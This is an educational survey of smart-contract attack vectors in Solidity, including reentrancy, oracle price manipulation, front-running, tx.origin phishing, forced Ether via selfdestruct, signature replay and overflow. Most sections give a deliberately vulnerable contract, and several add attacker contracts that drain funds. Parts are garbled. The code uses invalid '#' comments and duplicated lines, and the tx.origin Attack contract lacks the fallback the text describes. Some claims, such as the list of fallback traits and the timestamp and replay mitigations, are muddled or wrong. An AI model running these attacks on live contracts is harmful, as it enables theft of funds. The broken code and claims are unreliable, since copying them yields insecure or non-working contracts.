Blockchain Attack Vectors

Boughdiri Maher
maher.boughdiri@yahoo.com

1. REENTRACY ATTACK


1.1 How Does Reentrancy Attack Work?

One of the most damaging attacks in the Solidity smart contract is the Reentrancy attack. When a function makes an external call to another untrusted contract, a reentrancy attack occurs. Then, in an attempt to drain funds, the untrusted contract makes a recursive call back to the original function. The DAO attack, which resulted in a loss of $60 million USD, is a well-known real-world Reentrancy attack.

The reentrancy attack takes advantage of the way "fallback" functions work. Fallback functions are Solidity constructs that are activated in specific situations. The following are the characteristics of fallback functions:

- They have not been identified.
- They are known externally as (i.e. they cannot be called from inside the contract in which they are written).
- There can only be one or zero fallback functions per contract.
- They are triggered automatically when another contract calls a function in the enclosing smart contract of the fallback, but the called function name does not match or exist.
- They can also be triggered if ETH is sent to the fallback's enclosing contract, there is no accompanying "calldata" (a data location like memory or storage), and there is no receive() function declared. In this circumstance a fallback must be marked payable for it to trigger and receive the ETH.
- Fallback functions can include arbitrary logic in them.

The reentrancy hack takes advantage of the fifth and sixth features of fallback functions. The hack also makes use of a specific sequence of operations in the victim contract. It creates a recursive process that transfers funds between two smart contracts, the vulnerable contract (contract A) and the malicious contract (Contract B).



There are two types of reentrancy attacks: a single function and cross-function reentrancy attack.

1. Single Reentrancy Attacks A single reentrancy attack occurs when the vulnerable function is the same function the attacker is trying to recursively call. Single reentrancy attacks are simpler and easier to prevent than cross-function reentrancy attacks.

2. Cross-function Attacks A cross-function reentrancy attack is feasible only when a vulnerable function shares state with another function that has a desirable effect for the attacker. Cross-function attacks are harder to detect and more difficult to prevent.

1.2 Reentrancy Attack Code Example

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.17;

 contract DepositFunds { # Contract A
    mapping(address => uint256) public balances;

    function deposit() public payable {
        require(msg.value >= 1 ether, "Deposits must <1Ether");
        balances[msg.sender] += msg.value;
    }

    function withdraw() public {
        # Check user's balance
        require(
            balances[msg.sender] >= 1 ether, "Insufficient funds");
        uint256 balance = balances[msg.sender];

        # Withdraw user s  balance
        (bool sent, ) = msg.sender.call{value: balance}("");
        require(sent, "Failed to withdraw sender's balance");

        #Update user s balance
        balances[msg.sender] = 0;
    }

    function contractBalance() public view returns (uint256) {
        return address(this).balance;
    }
}
```

The vulnerability comes where we send the user their requested amount of ether. In this case, the attacker calls withdraw() function. Since his balance has not yet been set to 0, he is able to transfer the tokens even though he has already received tokens.

```
    // SPDX-License-Identifier: MIT

pragma solidity ^0.8.10;

contract Attack {
    DepositFunds public depositFunds;

    constructor(address _depositFundsAddress) {
        depositFunds = DepositFunds(_depositFundsAddress);
    }

    # Fallback is called when DepositFunds sends Ether to this contract.
    fallback() external payable {
        if (address(depositFunds).balance >= 1 ether) {
            depositFunds.withdraw();
        }
    }
    function attack() external payable {
        require(msg.value >= 1 ether);
        depositFunds.deposit{value: 1 ether}();
        depositFunds.withdraw();
    }

    function getBalance()public view returns (uint){
        return address(this).balance;
    }
}
```

The attack function calls the withdraw function in the victim's contract. When the token is received, the fallback function calls back the withdraw function. Since the check is passed contract sends the token to the attacker, which triggers the fallback function.

1.3 How to Protect Smart Contract Against a Reentrancy Attack?

To prevent a reentrancy attack in a Solidity smart contract, you should:

- Ensure all state changes happen before calling external contracts, i.e., update balances or code internally before calling external code
- Use function modifiers that prevent reentrancy (Reentrancy Guard or Mutex).

2. ORACLE MANIPULATION

A blockchain oracle is a service that retrieves data from external sources and submits it to a blockchain network. This data is used to trigger the execution of smart contracts or to provide additional information to be stored on the blockchain. In a blockchain oracle manipulation attack, an attacker tries to manipulate the data that is being provided by the oracle in order to cause the smart contracts to behave in unintended ways.

The vulnerability is arised when protocols relying on oracles automatically execute actions even though the oracle-provided data feed is incorrect. An oracle with deprecated or even malicious contents can have disastrous effects on all processes connected to the data feed. In practice, manipulated data feeds can cause significant damage, from unwarranted liquidations to malicious arbitrage trades. The following sections provide examples illustrating common vulnerabilities and malfunctions involving oracles.

For example, an attacker could manipulate the data provided by an oracle that is used to trigger the execution of a smart contract that is involved in a financial transaction. The attacker could change the data in a way that causes the smart contract to execute in a way that is advantageous to the attacker, such as transferring funds to an account controlled by the attacker.

- There are several ways that an attacker could try to manipulate the data provided by a blockchain oracle, including:
- Tampering with the data source: The attacker could try to directly modify the data that is being provided by the oracle's data source.
- Spoofing the data source: The attacker could create a fake data source that appears to be legitimate and submit false data to the oracle.
- Hacking the oracle: The attacker could try to compromise the oracle's systems and manipulate the data that is being submitted to the blockchain.
- Bribing or coercing the oracle operator: The attacker could try to bribe or coerce the operator of the oracle into providing false data.

2.1 Spot Price Manipulation

Price oracles are a type of blockchain oracle that retrieves and submits data about the price of a particular asset to a blockchain network. This data is often used to trigger the execution of smart contracts or to provide additional information to be stored on the blockchain.

Price oracles work by retrieving data from external sources, such as exchanges or market data providers, and submitting it to the blockchain. The oracle may retrieve data about the price of a specific asset, such as a cryptocurrency, or it may retrieve data about the price of a basket of assets, such as a cryptocurrency index.

The data submitted by the price oracle is typically used to trigger the execution of smart contracts that are involved in financial transactions. For example, a smart contract might be set up to execute a trade whenever the price of a particular asset reaches a certain threshold. In this case, the price oracle would be responsible for retrieving the current price of the asset and submitting it to the blockchain to trigger the execution of the smart contract.

Price oracles are an important component of many decentralized finance (DeFi) protocols and are used to facilitate a wide range of financial transactions on the blockchain, including trading, lending, and borrowing. To ensure the integrity of these transactions, it is important to use reliable price oracles that retrieve data from trustworthy sources.

A classic vulnerability comes from the world of on-chain price oracles: Trusting the spot price of a decentralized exchange.

The scenario is simple. A smart contract needs to determine the price of an asset, e.g., when a user deposits ETH into its system. To achieve this price discovery, the protocol consults its respective Uniswap pool as a source. Exploiting this behavior, an attacker can take out a flash loan to drain one side of the Uniswap pool. Due to the lack of data source diversity, the protocol's internal price is directly manipulated, e.g., to 100 times the original value. The attacker can now perform an action to capture this additional value. For example, an arbitrage trade on top of the newly created price difference or an advantageous position in the system can be gained.

The problems are two-fold:

- The use of a single price feed source smart contract allows for easy on-chain manipulation using flash loans.
- Despite a notable anomaly, the smart contracts consuming the price information continue to operate on the manipulated data.

A more concrete example is provided by the Visor Hack. The following code shows that on deposit, the price feed is fetched directly from Uniswap:

```
    uint160 sqrtPrice = TickMath.getSqrtRatioAtTick(currentTick());
uint256 price =FullMath.mulDiv(uint256(sqrtPrice).mul(uint256(sqrtPrice)),
   PRECISION, 2**(96 * 2));
```

Here, currentTick() directly fetches the current price tick from a Uniswap pool:

```
   #return tick Uniswap pools current price tick
function currentTick() public view returns (int24 tick) {
    (, tick, , , , , ) = pool.slot0();
}
```

As this price data is fetched from an on-chain dependency, and the price data is determined in the current transaction context, this spot price can be manipulated in the same transaction.

- An attacker can take out a flash loan on the incoming asset A and on the relevant Uniswap pool, swap asset A for asset B with a large volume.
- This trade will increase the price of asset B (increased demand) and reduce the cost of asset A (increased supply).
- When asset B is deposited into the above function, its price is still pumped up by the flash loan.
- Consequentially, asset B gives the attacker an over-proportional amount of shares.
- These shares can be withdrawn, giving the attacker equal parts of asset A and asset B from the pool.
- Repeating this process will drain the vulnerable pool of all funds.
- With the money gained from the withdrawal of their shares, the attacker can repay the flash loan.

3. FRONT RUNING

Since all transactions are visible in the mempool for a short while before being executed, observers of the network can see and react to an action before it is included in a block. An example of how this can be exploited is with a decentralized exchange where a buy order transaction can be seen, and second order can be broadcast and executed before the first transaction is included. Protecting against this is difficult, as it would come down to the specific contract itself. The workflow of this attack is as follow: (1)Transactions take some time before they are mined.

(2) Transactions not yet mined are put in the transaction pool.

(3)Transactions with higher gas price are typically mined first.

(4)An attacker can get the answer from the transaction pool, send a transaction with a higher gas price so that their transaction will be included in a block before the original.

```
    contract FindThisHash {
    bytes32 public constant hash =
        0x564ccaf7594d66b1eaaea24fe01f0585bf52ee70852af4eac0cc4b04711cd0e2;

    constructor() payable {}

    function solve(string memory solution) public {
        require(hash == keccak256(abi.encodePacked(solution)), "Incorrect
           answer");

        (bool sent, ) = msg.sender.call{value: 10 ether}("");
        require(sent, "Failed to send Ether");
    }
}
```

How is work ?

Alice creates a guessing game. You win 10 ether if you can find the correct string that hashes to the target hash. Let's see how this contract is vulnerable to front running.

1. Alice deploys FindThisHash with 10 Ether.
2. Bob finds the correct string that will hash to the target hash. ("Ethereum")
3. Bob calls solve("Ethereum") with gas price set to 15 gwei.
4. Eve is watching the transaction pool for the answer to be submitted.
5. Eve sees Bob's answer and calls solve("Ethereum") with a higher gas price than Bob (100 gwei).
6. Eve's transaction was mined before Bob's transaction. Eve won the reward of 10 ether.

4. BLOCK TIMESTAMP MANIPULATION

A block timestamp manipulation attack is a type of attack on a blockchain network in which an attacker manipulates the timestamps on blocks in the blockchain. This can be done by modifying the system clock on the node that is mining the block, or by altering the timestamp data within the block itself.

There are several potential consequences of a block timestamp manipulation attack. For example, the attacker could attempt to disrupt the normal operation of the blockchain by causing blocks to be mined out of order, or by creating blocks with timestamps that are significantly in the past or future. This could potentially lead to confusion and mistrust among users of the blockchain, as well as difficulties in verifying the authenticity and integrity of the blockchain data.

Let's go into details of how this could happen using the contract below.

```
    contract Game {
    uint public pastBlockTime;

    constructor() payable {}

    function spin() external payable {
        require(msg.value == 5 ether); // player must send 5 ether to play
        require(block.timestamp != pastBlockTime); // only 1 transaction per
           block

        pastBlockTime = block.timestamp;
 // if the block.timestamp is divisible by 7 you win the Ether in the
    contract
```

```
        if (block.timestamp % 7 == 0) {
            (bool sent, ) = msg.sender.call{value: address(this).balance}("")
                ;
            require(sent, "Failed to send Ether");
        }
    }
}
```

I made a simple game in which a player can win all of the Ether in the contract by submitting a transaction at a certain time.

To participate in the game, players must send 5 ether. The spin function is used to play the game. If the block.timestamp is divisible by 7, the player wins the entire amount of Ether in the contract.

The miner who wishes to win all of the Ethers has the ability to manipulate the contract. He can do so by:

- call the spin function and submit 5 Ether to enter the game

- submit a block.timestamp for the next block that is divisible by 7

To prevent block timestamp manipulation attacks, blockchain systems often have mechanisms in place to validate and verify the timestamps on blocks. For example, some blockchain systems may use multiple sources of time data, such as GPS or internet-based time services, to ensure that the timestamps on blocks are accurate and cannot be easily manipulated by an attacker. Additionally, some blockchain systems may use consensus algorithms that require a certain number of nodes to agree on the timestamps of blocks before they are added to the blockchain, which can help to ensure the integrity of the blockchain data.

5. TX.ORIGIN

tx.origin is a global variable in Solidity which returns the address of the account that sent the transaction. Contracts that use the tx.origin to authorize users are vulnerable to phishing attacks.

How?

Let's say a call could be made to the vulnerable contract that passes the authorization check since tx.origin returns the original sender of the transaction which in this case is the authorized account.

```
    contract Wallet {
    address public owner;

    constructor() payable {
        owner = msg.sender;
    }

    function transfer(address payable _to, uint _amount) public {
        require(tx.origin == owner);

        (bool sent, ) = _to.call{value: _amount}("");
        require(sent, "Failed to send Ether");
    }
}

contract Attack {
    address payable public owner;
    Wallet wallet;

    constructor(Wallet _wallet) {
        wallet = Wallet(_wallet);
        owner = payable(msg.sender);
    }

    function attack() public {
        wallet.transfer(owner, address(wallet).balance);
    }
}

        wallet.transfer(owner, address(wallet).balance);
    }
}
```

I created two contracts: Wallet that stores and withdraws funds, and Attack which is a contract made by an attacker who wants to attack the first contract.

Note that the contract authorizes the transfer function using tx.origin.

Now, if the owner of the Wallet contract sends a transaction with enough gas to the Attack address, it will invoke the fallback function, which in turn calls the transfer function of the Wallet contract with the parameter attacker.

As a result, all funds from the Wallet contract will be withdrawn to the attacker's address. This is because the address that first initialized the call was the victim (i.e., the owner of the Wallet contract).

Therefore, tx.origin will be equal to the owner and the require on will pass.

The best way to prevent Tx Origin attacks is not to use the **tx.origin** for authentication purposes. Instead, it is advisable to use **msg.sender**.

6. DOS WITH BLOCK GAS LIMIT

In the Ethereum blockchain, the blocks all have a gas limit. One of the benefits of a block gas limit is that it prevents attackers from creating an infinite transaction loop, but if the gas usage of a transaction exceeds this limit, the transaction will fail. This can lead to a DoS attack in a couple different ways. Each Ethereum block can process a certain maximum amount of computation. If you try to go over that, your transaction will fail.

This can lead to problems even in the absence of an intentional attack. However, it's especially bad if an attacker can manipulate the amount of gas needed. In the case of the previous example, the attacker could add a bunch of addresses, each of which needs to get a very small refund. The gas cost of refunding each of the attacker's addresses could, therefore, end up being more than the gas limit, blocking the refund transaction from happening at all.

This is another reason to favor pull over push payments.

If you absolutely must loop over an array of unknown size, then you should plan for it to potentially take multiple blocks, and therefore require multiple transactions. You will need to keep track of how far you've gone, and be able to resume from that point, as in the following example:

```

struct Payee {
    address addr;
    uint256 value;
}

Payee[] payees;
uint256 nextPayeeIndex;
```

```
function payOut() {
    uint256 i = nextPayeeIndex;
    while (i < payees.length && msg.gas > 200000) {
      payees[i].addr.send(payees[i].value);
      i++;
    }
    nextPayeeIndex = i;
}
```

You will need to make sure that nothing bad will happen if other transactions are processed while waiting for the next iteration of the payOut() function. So only use this pattern if absolutely necessary.

7. SELF DESTRUCT

Selfdestruct is a keyword in Solidity that is used when developers want to terminate a contract. Selfdestruct sends all remaining Ether stored in the contract to a designated address.

A malicious contract can use selfdestruct to force sending Ether to any contract.

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.17;

// The goal of this game is to be the 7th player to deposit 1 Ether.
// Players can deposit only 1 Ether at a time.
// Winner will be able to withdraw all Ether.

/*
1. Deploy EtherGame
2. Players (say Alice and Bob) decides to play, deposits 1 Ether each.
2. Deploy Attack with address of EtherGame
3. Call Attack.attack sending 5 ether. This will break the game
   No one can become the winner.

What happened?
Attack forced the balance of EtherGame to equal 7 ether.
Now no one can deposit and the winner cannot be set.
*/

contract EtherGame {
    uint public targetAmount = 7 ether;
    address public winner;

    function deposit() public payable {
        require(msg.value == 1 ether, "You can only send 1 Ether");

        uint balance = address(this).balance;
        require(balance <= targetAmount, "Game is over");

        if (balance == targetAmount) {
            winner = msg.sender;
        }
    }

    function claimReward() public {
        require(msg.sender == winner, "Not winner");

        (bool sent, ) = msg.sender.call{value: address(this).balance}("");
        require(sent, "Failed to send Ether");
    }
}

contract Attack {
    EtherGame etherGame;

    constructor(EtherGame _etherGame) {
        etherGame = EtherGame(_etherGame);
    }

    function attack() public payable {
        // You can simply break the game by sending ether so that
        // the game balance >= 7 ether

        // cast address to payable
        address payable addr = payable(address(etherGame));
        selfdestruct(addr);
    }
}
```

8. SIGNATURE REPLAY ATTACK

A signature replay attack is a type of attack in which an attacker captures a valid digital signature and then uses it to fraudulently execute a transaction on a blockchain. This can occur when a digital signature is transmitted over an insecure network, as an attacker may be able to intercept the signature and use it to initiate a transaction on the blockchain.

In a signature replay attack, the attacker is essentially using someone else's digital signature to impersonate them and execute a transaction on their behalf. This can be particularly dangerous if the transaction involves transferring a large amount of assets or sensitive information.

There are several ways to protect against signature replay attacks on a blockchain. One common method is to use nonces, which are unique, one-time values that are included in each transaction. This helps to ensure that each transaction can only be executed once, as the nonce will change for subsequent transactions. Other methods include using cryptographic techniques such as multi-factor authentication and implementing security measures such as firewalls and encryption to protect against unauthorized access to the network.

It's important to note that signature replay attacks can be difficult to detect and prevent, as they often involve the use of valid digital signatures. To protect against these types of attacks, it's important to take steps to secure your digital signature and ensure that it is transmitted over a secure network. If you have any concerns about the security of your blockchain system, it's a good idea to consult with an expert or seek out additional resources to help you understand the risks and take appropriate measures to protect against them.

Replay attack scenarios can be best explained with MultiSig wallets.

Consider a Multisig wallet with a balance of 2 ETH and two admins or owners. Let's call them Nils and Pils.

If Nils wants to withdraw 1 ETH from the wallet:

Nils can send a transaction to the contract for approval followed by second transaction for approval by Pils finally, another transaction to actually withdraw 1 ETH Totally, three transactions for a single withdrawal. This is very inefficient and costly as you have to pay gas for every transaction Instead, a single transaction can be sent for withdrawal if Pils signs a message – "Nils can withdraw 1 ETH from the wallet and signs it" and sends the signature to Nils.

Nils can then add his signature along with the signature from Pils and send a single transaction to the wallet for withdrawal of 1 ETH.

Based on the off-chain signing for the Multisig wallet there can be three scenarios of replay attacks.

By taking a signed message off-chain and reusing it to claim authorization for a second action on the same contract. Similar to the first, but it involves taking the same contract code on a different address. Lastly, a replay attack can be done using a combination of CREATE2 (EVM opcode to create a contract) and self-destruct using kill(). After self-destructing, CREATE2 can be used again to recreate a new contract at the same address and then reuse the old messages again.

For the exploit consider a MultiSig wallet contract. We can use the file name as **MultiSig.sol**.

```
    //SPDX-License-Identifier: MIT
pragma solidity 0.8.12;

import "@openzeppelin/contracts/utils/Address.sol";

contract MultiSig {
  using Address for address payable;
  address[2] public owners;

  struct Signature {
    uint8 v;
    bytes32 r;
    bytes32 s;
  }

  constructor(address[2] memory _owners) {
         owners = _owners;
  }

  function transfer(
    address to,
    uint256 amount,
    Signature[2] memory signatures
  ) external {
           require(verifySignature(to, amount, signatures[0]) == owners[0]);
           require(verifySignature(to, amount, signatures[1]) == owners[1]);

           payable(to).sendValue(amount);
  }

  function verifySignature(
    address to,
    uint256 amount,
    Signature memory signature
  ) public pure returns (address signer) {
         // 52 = message length
          string memory header = "\x19Ethereum Signed Message:\n52";
    // Perform the elliptic curve recover operation
           bytes32 messageHash = keccak256(abi.encodePacked(header, to, amount
                ));

         return ecrecover(messageHash, signature.v, signature.r, signature.s)
              ;
  }

         receive() external payable {}
}
```

In the above contract, the transfer() function verifies if the given signatures match the owners, and on success, it transfers the amount to the address given by ‘to’.

The details inside the verifySignature() function can be ignored as is outside the scope of this post, but in brief, it calculates and returns the signature from the given inputs (to, amount) using the Elliptical curve cryptography technique.

The above contract is prone to the replay attack because the transfer function can be called again and again with the same set of inputs to, amount and signatures.

To prevent the replay attack, the following changes can be made

Pass a nonce as an input to the transfer() function. As the nonce values are different each time, it helps create a unique message hash or in other words unique signature each time, thus preventing a replay attack on the same contract. Use address(this) as a param to calculate the message hash in keccak256(abi.encodePacked()) . This results in a unique per contract message hash, preventing the replay attack on a different address.

9. DOS WITH (UNEXPECTED) REVERT

DoS (Denial of Service) attacks can occur in functions when you try to send funds to a user and the functionality relies on that fund transfer being successful.

This can be problematic in the case that the funds are sent to a smart contract created by a bad actor, since they can simply create a fallback function that reverts all payments.

```
    contract Auction {
    address currentLeader;
    uint highestBid;

    function bid() payable {
        require(msg.value > highestBid);

        require(currentLeader.send(highestBid)); // Refund the old leader, if
            it fails then revert

        currentLeader = msg.sender;
        highestBid = msg.value;
    }
}
```

As shown in this example, if an attacker bids from a smart contract with a fallback function that reverts all payments, they will never be refunded, and thus no one will ever bid higher.

This can also be problematic in the absence of an attacker. For example, suppose you want to pay an array of users by iterating through the array, and you want to ensure that each user is properly paid. The issue here is that if one payment fails, the function is reverted and no one is compensated.

```
    address[] private refundAddresses;
mapping (address => uint) public refunds;

// bad
function refundAll() public {
    for(uint x; x < refundAddresses.length; x++) { // arbitrary length
       iteration based on how many addresses participated
        require(refundAddresses[x].send(refunds[refundAddresses[x]])) //
           doubly bad, now a single failure on send will hold up all funds
    }
}
```

10. INSUFFICIENT GAS GRIEFING

Griefing is a type of attack often performed in video games, where a malicious user plays a game in an unintended way to bother other players, also known as trolling. This type of attack is also used to prevent transactions from being performed as intended.

This attack can be done on contracts which accept data and use it in a sub-call on another contract. This method is often used in multisignature wallets as well as transaction relayers. If the sub-call fails, either the whole transaction is reverted, or execution is continued.

Let's consider a simple relayer contract as an example. As shown below, the relayer contract allows someone to make and sign a transaction, without having to execute the transaction. Often this is used when a user can't pay for the gas associated with the transaction.

```
    contract Relayer {
    mapping (bytes => bool) executed;

    function relay(bytes _data) public {
        // replay protection; do not call the same transaction twice
        require(executed[_data] == 0, "Duplicate call");
        executed[_data] = true;
        innerContract.call(bytes4(keccak256("execute(bytes)")), _data);
    }
}
```

The user who executes the transaction, the 'forwarder', can effectively censor transactions by using just enough gas so that the transaction executes, but not enough gas for the sub-call to succeed.

There are two ways this could be prevented. The first solution would be to only allow trusted users to relay transactions. The other solution is to require that the forwarder provides enough gas, as seen below.

```
    // contract called by Relayer
contract Executor {
    function execute(bytes _data, uint _gasLimit) {
        require(gasleft() >= _gasLimit);
        ...
    }
}
```

11. ACCESS CONTROL CHECKS ON CRITICAL FUNCTION

Common vulnerabilities related to access control The most common vulnerabilities related to access control can be narrowed down as below.

- Missed Modifier Validations — It is important to have access control validations on critical functions that execute actions like modifying the owner, transfer of funds and tokens, pausing and unpausing the contracts, etc. Missing validations either in the modifier or inside require or conditional statements will most probably lead to compromise of the contract or loss of funds.
- Incorrect Modifier Names — Due to the developer's mistakes and spelling errors, it may happen that the name of the modifier or function is incorrect than intended. Malicious actors may also exploit it to call the critical function without the modifier, which may lead to loss of funds or change of ownership depending on the function's logic.
- Overpowered Roles — Allowing users to have overpowered roles may lead to vulnerabilities. The practice of least privilege must always be followed in assigning privileges.

```
    function burn(address account, uint256 amount) public {
        _burn(account, amount);
    }
```

In the above example, an attacker could purchase any token and then call the public burn function to burn all the hospo tokens on UniSwap, creating inflation and hence increasing the worth of the token and then swapping it for ETH till the pool is exhausted.

This could have been prevented if the function had access control implemented like onlyOwner or the function was internal with correct access control logic

12. SHORT ADDRESS/PARAMETER ATTACK

This attack is not performed on Solidity contracts themselves, but on third-party applications that may interact with them. This section is added for completeness and to give the reader an awareness of how parameters can be manipulated in contracts.

When passing parameters to a smart contract, the parameters are encoded according to the ABI specification. It is possible to send encoded parameters that are shorter than the expected parameter length (for example, sending an address that is only 38 hex chars (19 bytes) instead of the standard 40 hex chars (20 bytes)). In such a scenario, the EVM will add zeros to the end of the encoded parameters to make up the expected length.

This becomes an issue when third-party applications do not validate inputs. The clearest example is an exchange that doesn't verify the address of an ERC20 token when a user requests a withdrawal.

```
    function transfer(address to, uint tokens) public returns (bool success);
```

Now consider an exchange holding a large amount of a token (let's say REP) and a user who wishes to withdraw their share of 100 tokens. The user would submit their address, 0xdeaddeaddeaddeaddeaddeaddeaddeaddeaddead, and the number of tokens, 100. The exchange would encode these parameters in the order specified by the transfer function; that is, address then tokens. The encoded result would be:

```
    a9059cbb000000000000000000000000deaddeaddea \
ddeaddeaddeaddeaddeaddeaddead0000000000000
000000000000000000000000000000000056bc75e2d63100000
```

The first 4 bytes (a9059cbb) are the transfer function signature/selector, the next 32 bytes are the address, and the final 32 bytes represent the uint256 number of tokens. Notice that the hex 56bc75e2d63100000 at the end corresponds to 100 tokens (with 18 decimal places, as specified by the REP token contract).

Let us now look at what would happen if one were to send an address that was missing 1 byte (2 hex digits). Specifically, let's say an attacker sends $0xdeaddeaddeaddeaddeaddeaddeaddeaddeadde$as an address (missing the last two digits) and the same 100 tokens to withdraw. If the exchange does not validate this input, it will get encoded as:

```
a9059cbb000000000000000000000000deaddeaddea \
ddeaddeaddeaddeaddeaddeadde00000000000000
00000000000000000000000000000000056bc75e2d6310000000
```

The difference is subtle. Note that 00 has been added to the end of the encoding, to make up for the short address that was sent. When this gets sent to the smart contract, the address parameters will be read as 0xdeaddeaddeaddeaddeaddeaddeaddeaddeadde00 and the value will be read as 56bc75e2d6310000000 (notice the two extra 0s). This value is now 25600 tokens (the value has been multiplied by 256). In this example, if the exchange held this many tokens, the user would withdraw 25600 tokens (while the exchange thinks the user is only withdrawing 100) to the modified address. Obviously the attacker won't possess the modified address in this example, but if the attacker were to generate any address that ended in 0s (which can be easily brute-forced) and used this generated address, they could steal tokens from the unsuspecting exchange

13. DEFAULT VISIBILITIES

Functions in Solidity have visibility specifiers that dictate how they can be called. The visibility determines whether a function can be called externally by users, by other derived contracts, only internally, or only externally. There are four visibility specifiers: public, private, internal, and external. Functions default to public, allowing users to call them externally. We shall now see how incorrect use of visibility specifiers can lead to some devastating vulnerabilities in smart contracts.

```
    contract HashForEther {

    function withdrawWinnings() {
        // Winner if the last 8 hex characters of the address are 0
        require(uint32(msg.sender) == 0);
        _sendWinnings();
     }

     function _sendWinnings() {
         msg.sender.transfer(this.balance);
     }
}
```

The default visibility for functions is public, so functions that do not specify their visibility will be callable by external users. The issue arises when developers mistakenly omit visibility specifiers on functions that should be private (or only callable within the contract itself).

This simple contract is designed to act as an address-guessing bounty game. To win the balance of the contract, a user must generate an Ethereum address whose last 8 hex characters are 0. Once achieved, they can call the withdrawWinnings function to obtain their bounty.

Unfortunately, the visibility of the functions has not been specified. In particular, the $_sendWinnings$ function is public (the default), and thus any address can call this function to steal the bounty.

]Presence of unused variables

Unused variables are allowed in Solidity and they do not pose a direct security issue. It is best practice though to avoid them as they can:

cause an increase in computations (and unnecessary gas consumption) indicate bugs or malformed data structures and they are generally a sign of poor code quality cause code noise and decrease readability of the code.
Code like the following should be an error:

```
contract Base {
  uint x;
}
contract Derived is Base {
  uint x;
}
```

Functions defined in Base that use the x state variable will access Base.x, and those defined in Derived will silently access the different slot Derived.x. This is a common problem for beginners that don't understand inheritance very well, and it could happen accidentally to anyone as well. The compiler should fail to compile it to prevent these errors.

14. SHADOWING STATE VARIABLES

Solidity allows for ambiguous naming of state variables when inheritance is used. Contract A with a variable x could inherit contract B that also has a state variable x defined. This would result in two separate versions of x, one of them being accessed from contract A and the other one from contract B. In more complex contract systems this condition could go unnoticed and subsequently lead to security issues.

Shadowing state variables can also occur within a single contract when there are multiple definitions on the contract and function level.

It is possible to use the same variable twice in Solidity, but it can lead to unintended side effects. This is especially difficult regarding working with multiple contracts. Take the following example:

```

contract SuperContract {
  uint a = 1;
}

contract SubContract is SuperContract {
  uint a = 2;
}
```

Here we can see that SubContract inherits SuperContract and the variable a is defined twice with different values. Now say we use a to perform some function in SubContract, functionality inherited from SuperContract will no longer work since the value of a has been modified.

To avoid this vulnerability, it's important we check the entire smart contract system for ambiguities. It's also important to check for compiler warnings, as they can flag these ambiguities so long as they're in the smart contract.

15. PUBLIC BURN FUNCTION

Public Burn Function may allow anyone to call burn function and burn tokens in a contract. It can be dangerous. There has been many instance in past where contracts had public burn functions and they were exploited well.

```
    function burn ( address account ,uint256 amount) public {
        _transferFrom(account, DEAD, _amount);
        emit burnTokens(account, _amount)};
```

Here, the attacker called the burn function, which was publicly callable, and burned an amount of tokens.

16. ASSERT VIOLATION

The Solidity assert() function is meant to assert invariants. Properly functioning code should never reach a failing assert statement. A reachable assertion can mean one of two things:

A bug exists in the contract that allows it to enter an invalid state; The assert statement is used incorrectly, e.g. to validate inputs.

```
    pragma solidity ^0.8.17;

contract AssertConstructor {
    function AssertConstructor() public {
        assert(false);
    }
}
```

Consider whether the condition checked in the assert() is actually an invariant. If not, replace the assert() statement with a require() statement.

If the exception is indeed caused by unexpected behaviour of the code, fix the underlying bug(s) that allow the assertion to be violated.

17. UNCHECKED RETURN VALUES FOR LOW LEVEL CALLS

One of the deeper features of Solidity are the low level functions call(), callcode(), delegatecall() and send(). Their behavior in accounting for errors is quite different from other Solidity functions, as they will not propagate (or bubble up) and will not lead to a total reversion of the current execution. Instead, they will return a boolean value set to false, and the code will continue to run. This can surprise developers and, if the return value of such low-level calls are not checked, can lead to fail-opens and other unwanted outcomes.

The use of low level "call" should be avoided whenever possible. It can lead to unexpected behavior if return values are not handled properly.

The following code is an example of what can go wrong when one forgets to check the return value of send(). If the call is used to send ether to a smart contract that does not accept them (e.g. because it does not have a payable fallback function), the EVM will replace its return value with false. Since the return value is not checked in our example, the function's changes to the contract state will not be reverted, and the etherLeft variable will end up tracking an incorrect value:

```
    function withdraw(uint256 _amount) public {
        require(balances[msg.sender] >= _amount);
        balances[msg.sender] -= _amount;
        etherLeft -= _amount;
        msg.sender.send(_amount);
}
```

18. BAD RANDOMNESS

Randomness is hard to get right in Ethereum. While Solidity offers functions and variables that can access apparently hard-to-predict values, they are generally either more public than they seem or subject to miners' influence. Because these sources of randomness are to an extent predictable, malicious users can generally replicate it and attack the function relying on its unpredictablility.

- A smart contract uses the block number as a source of randomness for a game.

- An attacker creates a malicious contract that checks if the current block number is a winner. If so, it calls the first smart contract in order to win; since the call will be part of the same transaction, the block number will remain the same on both contracts.

- The attacker only has to call her malicious contract until it wins.

In this example, a private seed is used in combination with an iteration number and the keccak256 hash function to determine if the caller wins. Even though the seed is private, it must have been set via a transaction at some point in time and thus is visible on the blockchain.

```
uint256 private seed;

function play() public payable {
        require(msg.value >= 1 ether);
        iteration++;
        uint randomNumber = uint(keccak256(seed + iteration));
        if (randomNumber % 2 == 0) {
                msg.sender.transfer(this.balance);
        }
}
```

19. ARITHMETIC OVER/UNDER FLOWS

An overflow/underflow happens when an arithmetic operation reaches the maximum or minimum size of a type. For instance if a number is stored in the uint8 type, it means that the number is stored in a 8 bits unsigned number ranging from 0 to $2^8 - 1$. In computer programming, an integer overflow occurs when an arithmetic operation attempts to create a numeric value that is outside of the range that can be represented with a given number of bits – either larger than the maximum or lower than the minimum representable value.

```
    pragma solidity 0.7.0;

contract ChangeBalance {
    uint8 public balance;

    function decrease() public {
        balance--;
    }

    function increase() public {
        balance++;
    }
```

The easiest way is to use at least a 0.8 version of the Solidity compiler. In Solidity 0.8, the compiler will automatically take care of checking for overflows and underflows.

20. FLOATING PRAGMA

Contracts should be deployed with the same compiler version and flags that they have been tested with thoroughly. Locking the pragma helps to ensure that contracts do not accidentally get deployed using, for example, an outdated compiler version that might introduce bugs that affect the contract system negatively.

